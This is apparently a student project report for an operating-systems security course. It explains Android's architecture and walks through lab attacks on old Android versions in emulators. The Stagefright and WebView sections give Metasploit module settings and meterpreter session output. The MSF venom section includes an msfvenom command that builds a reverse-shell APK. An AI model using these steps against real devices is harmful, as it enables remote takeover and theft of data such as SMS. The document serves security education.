



INSE 6130- Operating Systems Security

Project Report

Implementing Attacks and Defense on Android Operating System

**Submitted To:
Prof. Lingyu Wang**

Submitted By:

Name	Student ID
Manit Gangwar	40200544
Siddharth Dharmdasani	40202889
Akshay Tak	40205379
Ria Shoor	40191639
NitishKumar Kannan	40170509
Shreyaben Jayeshkumar Desai	40156963
Mehul Sadashiv Patil	40191499
Sabeena Banu Syed Ahamed	40186918

Abstract

In today's world, we have experienced three industrial revolutions which have inherently changed our society. Technology has gone through its' own changes, particularly mobile technology, from handheld satellite phones to today's smartphones which play a huge role in almost every individual's life on this planet. Security has always been an issue in this field, and as the complexity of our devices increased the security of the same decreased over time. Android is the most widely used OS in the market (72.84%) compared to iOS (26.34%) currently. It is because of this popularity that Android makes a perfect target for cyberattacks. This project aims to discuss these security issues and relevant defences against them. The project itself is divided into two parts, namely the first part deals with various known attacks against older android versions with the use of literature and methodologies available online. The second part of the project dealt with making of a defence application to allow users to detect malware on their devices.

Table of Contents

1. Introduction	4
1.1 Overview	4
1.2 Features of Android.....	4
1.3 Concerns.....	4
1.4 Vulnerabilities	4
1.4.1 Porous Defense	4
1.4.2 Resource Management.....	4
1.4.3 Insecure Interaction.....	5
1.5 Architecture.....	5
1.5.1 Linux Kernel	5
1.5.2 Libraries	5
1.5.3 Android runtime.....	5
1.5.4 Application framework	5
1.5.5 Applications	5
2. Motivation and Objectives.....	6
3. Process and Task distribution.....	7
4. Implementation of Attacks on Android OS	8
4.1 Android OS Layers and attacks.....	8
4.1.1 Kernel layer attacks.....	8
4.1.2 Libraries and runtime layer attacks	8
4.1.3 Application framework layer attacks	8
4.1.4 Application layer attacks.....	8
4.2 Software Requirement.....	9
4.2.1 Genymotion.....	9
4.2.2 VirtualBox.....	9
4.2.3 Kali Linux Operating System	9
4.3 Tools Used	10
4.3.1 Metasploit.....	10
4.3.2 Nmap.....	10
4.4 Attacks.....	11
4.4.1 Stagefright.....	11
4.4.1.1 Implementation.....	11
4.4.1.2 Mitigation... ..	13
4.4.2 MSF Venom attack	14
4.4.3 Webview attack.....	16
4.4.4 Unsuccessful attack.....	17
4.4.4.1 Keylogger attack.....	17
5. Implementation of Defense security Application... ..	19
5.1 Background Concepts	19
5.1.1 Sandboxing.....	19
5.1.2 RBAC.....	19
5.1.3 Activities, Services and Resources... ..	19
5.1.4 Android Packages and package manager.....	19
5.1.5 Application Permissions	20
5.2 Implementation details	20
5.2.1 Application tools required.....	20
5.2.2 Application Implementation	21
5.2.3 User Interface.....	22
6. Challenges faced and solutions.....	23
7. References and Citations.....	24

1. Introduction

1.1. Overview

In 2008, Google released its very first android operating system “Android 1.0”, it was not given any name officially, but some reports used to call it as android alpha. It was obviously a revolutionary release to digitalize the whole world. If we talk about current statistics, over 2.5 billion people across 190 countries use android. As they say, with great power, comes great responsibility, with increasing number of android devices, developers across the globe are working very hard to develop android apps for different devices to make people’s life simpler. One of the reasons for its increasing use is its easily availability and free (mostly) marketplace. Developers develop any android application, and they upload it on google play store which can be downloaded from across the globe.

1.2. Features of Android

- **Open Ecosystem and Fast-track innovations:** Android platform provide its users the choice of using any third-party app store, instead of using only Google Play store. Almost all of the latest ideas and apps are available on android first, before it appears anywhere else.
- **Customized ROMs:** The apps with numerous features, available on play store on Android, can be modified according to user’s preferences and custom versions can be installed rather than the original version.
- **Open Source:** The Android OS provides the developers and hardware manufacturers to perform modifications to the operating system’s core software. This feature lets the businesses to make variations within the OS to figure in various businesses.
- **Customizable UI:** Google’s Android’s interface (UI) is pretty flexible and customizable. Android is loaded with a number of customizable widgets.

1.3. Concerns

Nothing is perfect so neither is android. It makes people’s life simpler but sometimes it costs them with their privacy, money etc. On one side developers are developing updates for android, on the other side, some people are using their skills to steal user’s data by exploiting android applications. They may use some specific methods or tools to identify some weakness in the application’s architecture or framework and once they find out any weakness, user’s devices’ security is compromised. They may inject some trojan or malware etc., into your android device using some applications or links. The more, the android devices are advanced in terms of communication or computation, the concern for their security and data privacy on android devices also increases.

1.4. Vulnerabilities

If we talk about extrinsic weaknesses, Vulnerabilities can be classified as follows:

- **Porous Defense**
For any applications’ security, the most important thing is proper implementation of encryption, authentication and authorization. And in case, any of the above-mentioned essentials are not implemented properly or are misused, it costs the user with their privacy, data etc.
- **Resource management**
Resource management is surely a very important part to make or keep any device secure. If any

application mismanages the resources, device is at risk. If somehow, some intruder or untrusted user can access resources, user's data is at risk.

- Insecure interaction between components

The security of any application or device is basically dependent on how the data is sent and received from one component, process, program etc. to another. This data transfer could be impersonate using SQL injection or Cross-site scripting etc.

1.5. Architecture

Android OS can be defined as simply a stack of software components. The main components of android operating system are given below which are divided into three layers:




Fig1 Architecture of Android OS

- **Linux Kernel**
It is the bottom most layer of android operating system and it provides basic system functionality such as power management, memory management etc. It also provides drivers which helps to connect with the hardware easily.
- **Libraries**
To make android operating system well-functioning, the second layer has a component Libraries, which provides different in-built libraries.
- **Android runtime**
It is also placed on the second layer and provides Dalvik Virtual Machine which is like java virtual machine but with optimization to support android.
- **Application framework**
It is placed in the third layer, and its basic function is to provide services to applications in the form of java classes. In simple words, it helps in managing the basic android operating system functions.
- **Application**
This is the last component on the topmost layer where all the applications are installed.

2. Motivation and Objectives

Google has provided us with the open platform system, which is Android, and is famous for its versatility, adaptability and customization opportunity. On one hand, it gives users countless possibilities, flexibility but on the other side it grants numerous opportunities for malicious hackers to undermine the security of more than 2 billion devices and exploit vulnerabilities.

Smartphones and tablets that use android OS have now become an essential part of everyone's lives. A number of users use smartphones for accessing sensitive information such as banking, personal and private documents, media, PINs, passwords, emails and contacts. All information related to private as well as business life is now located on a single device which attracts all the malicious activities. Even though Google's Android Operating System is based on the Linux kernel, which is considered quite safe, it is quite normal for the users to be worried if the platform they are using is actually secure.

After doing thorough reading of various articles, research papers and doing research on the web, our team observed that popularity of this particular platform is one of the main reasons why Android OS is the main target of the malicious attackers nowadays. Both unethical and ethical hackers, having the same knowledge share the same ground while working with the vulnerabilities and exploits, with difference lying in the intentions and goals. It was quite evident that if we want to work on the security part of the Android OS, first we need to understand all types of attacks and how they are actually implemented. Knowing how Android OS respond to various types of attacks will provide us a better understanding at how we can mitigate them and secure the OS.

Undoubtedly attack strategies are evolving day by day as the technology is advancing, which means we need to pace up our security measures. Finally, having such exposure to tools and software also helped us to understand the practical implementation of the subject. Working on the project as attackers and defenders helped us to apply theoretical lessons that we learnt from this course.

3. Process and Task Distribution

While working on the project, we divided our task into four categories, which are gathering the information, implementation of attacks on the android, implementation of defense application and documentation. The most difficult part of the project was to implement a defense android application, as none of us had any experience in the same. We actively learned and implemented the backend and frontend part. While deploying our application, attack team was researching and implementing different attacks. During the course, we were also preparing our documentation part.



4. Implementation of attacks on Android

4.1 Android OS Layer and Attacks

On the basis of android architecture, each layer has its own functionality and is implemented differently so it is vulnerable to different types of attacks.

4.1.1 Kernel Layer Attacks

The Android Kernel is based on Linux Kernel and is the abstract communication interface between the hardware and software of the android device. The attacker is provided access to the root user of the OS or can lead to Privilege Escalation e.g. CVE-2018-11905 and CVE-2014-9972.

- Application Sandbox issues,
- Booting into the Safe Mode and System Partition
- Rooting of devices

4.1.2 Libraries and Android Runtime Layer

Attack Vulnerabilities in these layers can lead to,

- Code Execution
- Buffer overflow
- Improper exception handling
- Poor code quality

E.g. CVE-2017-0753 where remote code execution is possible in libgdx library, CVE-2017-0755 privilege escalation in libminikin library.

4.1.3 Application Framework Layer Attack

The developers can implement many services in the application using the Java classes. Attacks on this layer are,

- DoS
- Code Execution
- Authentication or Permission bypass
- Command injection

E.g. CVE-2017-13229 remote code execution in media framework possible

4.1.4 Application Layer Attack

This is the topmost layer in the Android OS where a user interacts with the application through Graphical User Interface. Attack vectors in this layers consist of following

- Improper Session Handling or Expiration
- Man in the Middle attack
- Browser Vulnerabilities
- Improper Authentication or Authorization

E.g. CVE-2021-30580 insufficient policy enforcement in Android Intents in Google Chrome before 92.0.4515.107 allowed an attacker who convinced an user to install a malicious application to obtain potentially sensitive information via a crafted HTML page [5].

4.3.1 Metasploit

Framework used for penetration testing which consists of inbuilt exploits, payloads, encoders, listeners, automation scripts and auxiliary scanning modules for multiple operating systems. Can be accessed using GUI or CLI. Root access is mandatory for using any module.




Fig3 Metaspoilt

4.3.2 Nmap

An open source security tool for host discovery and network scanning tools. Used to scan the ports and services running on the target machine as well as used for network packets manipulation. Can be accessed using GUI or CLI.



Fig4 Nmap

4.4 Attacks

4.4.1 Stagefright

4.4.1.1 Implementation

This vulnerability is exploited through a software bug found in the Libraries and Android Runtime layer. The library affected is called libstagefright, which is a complex software library implemented in C++ as a part of Android Open-Source Project (AOSP) and used as a backend engine for playing various multimedia formats such as MP4 files [8]. This vulnerability has two versions Stagefright 1.0 and Stagefright 2.0, the latter affects Android 1.5 to Android 5.1, and the former affects Android 2.2 and later versions. An integer overflow vulnerability is exploited in the library where an arithmetic operation attempts to create a numeric value that is outside of the range that can be represented by a given number of digits [9]. An attacker can perform remote code execution and perform privilege escalation on the target device. No user interaction required, and attack performed in the background are the main advantages, which makes this attack more threatening.

Attack POC

OS Used : Kali Linux, Android 4.1.1

Tools Used : Metasploit, NMAP, Genymotion, Virtualbox

CVE Identifier : CVE-2015-6602, CVE-2015-3864


Server : Apache

The exploit and payload used to attack the target system are as follows:

Exploit : exploit/android/browser/stagefright_mp4_tx3g_64bit

Payload : linux/armle/mettle/reverse_tcp

Step 1 : Setting up the parameters (SRVHOST, SRVPORT, URIPATH, LHOST) for stagefright attack.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(stagefright_mp4_tx3g_64bit) >  
msf exploit(stagefright_mp4_tx3g_64bit) >  
msf exploit(stagefright_mp4_tx3g_64bit) > show options  
Module options (exploit/android/browser/stagefright_mp4_tx3g_64bit):  
  Name      Current Setting  Required  Description  
  ----      -  
  SRVHOST    192.168.0.160   yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0  
  SRVPORT    8080            yes       The local port to listen on.  
  SSL        false           no        Negotiate SSL for incoming connections  
  SSLCert    /               no        Path to a custom SSL certificate (default is randomly generated)  
  URIPATH    /               no        The URI to use for this exploit (default is random)  
Payload options (linux/armle/mettle/reverse_tcp):  
  Name      Current Setting  Required  Description  
  ----      -  
  LHOST      192.168.0.160   yes       The listen address  
  LPORT      4444            yes       The listen port  
Exploit target:  
  Id  Name
```

Fig5

Step 2 : Start the Apache Server using the command – **sudo service apache2 start**

Step 3 : Use the command – **exploit** to start the attack.

Just by visiting the malicious link on the target system, a meterpreter session has been created at the target system.




Fig6




Fig7

Step 4 : The required session can be accessed by command– **sessions -i <session_number>**
The target system's meterpreter shell access is obtained on the attackers system.


```
root@kali: ~  
File Edit View Search Terminal Help  
=====
```

Id	Type	Information	Connection
14	meterpreter	armle/linux	192.168.0.160:4444 -> 192.168.0.169:63363 (192.168.0.169)

```
msf exploit(stagefright_mp4_tx3g_64bit) > sessions -v  
Active sessions  
=====
```

Session ID: 14
Type: meterpreter linux
Info:
Tunnel: 192.168.0.160:4444 -> 192.168.0.169:63363 (192.168.0.169)
Via: exploit/android/browser/stagefright_mp4_tx3g_64bit
UUID:
MachineID:
CheckIn: 10s ago @ 2021-12-02 00:46:56 +0000
Registered: No

```
msf exploit(stagefright_mp4_tx3g_64bit) > sessions -i 14  
[*] Starting interaction with 14...  
meterpreter >
```

Fig8

4.4.2 Mitigation

- Disable MMS auto-retrieval
- Don't open/download malicious links/files unless sure its trustworthy.
- Update the OS for latest security patches
- As of Android 10, software codecs were moved to a constrained sandbox which effectively mitigates this threat for devices capable of running this version of the OS. [8]


4.4.2 MSF venom attack

MSF venom is basically combination of MSF payload and MSF encode tools which are used together for an instance. Main use of MSF venom is to modify the shell code efficiently in less time.

OS used : Kali Linux, Android 4.1
Tool used: Metasploit framework
CVE identifier : CVE-2017-13156/ CVE-2017-1331
Server : Apache

Output Screenshots:

Step 1: Creating our Payload (here .apk file).



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 R > shreyAndroid.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10183 bytes  
  
(kali@kali)-[~]  
$ keytool -genkey -v -keystore key.jks -keyalg RSA -keysize 2048 -validity 10000 -alias my-alias  
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```

Fig9 Creation of the payload

After creating payload i.e., .apk file. We must generate the corresponding keys into the same directory. Here its “/home/kali”.

In this attack, a malicious application is created and needs to transfer into victim device. For this purpose, we copied our file at /var/www/html/demo2/ location so that apk file will be on localhost from where we can easily download it into the emulator.

Step 2: Setting up the multi/handler



Fig12 Getting victim's system information through the attack

Output achieved: Figure 12 and 13 depicts the victim's SMS transaction and system information respectively.

4.4.3 WebView attack

The java objects which are available in the web context, are exploited through this attack.

Platform Used: Kali Linux

Tool Used: Metasploit

Vulnerabilities Exploited: CVE-2012-6636, CVE-2013-4710

Output Screenshots:

Step 1: Setting up parameters for the attack

First and foremost, exploit android/meterpreter/reverse_tcp is set followed by setting its parameters as follows:

LHOST: My device IP address

LPORT: 4444

SRVHOST: My device IP address

Step 2: Direct link is created once *exploit* command is given for exploitation. When victim clicks on this link the session is created between attacker and victim device. For the successful implementation of this attack, the Android version must be lower than 4.4. Data can be sniffed from victim's device.




Fig13 Successful implementation of WebView attack.

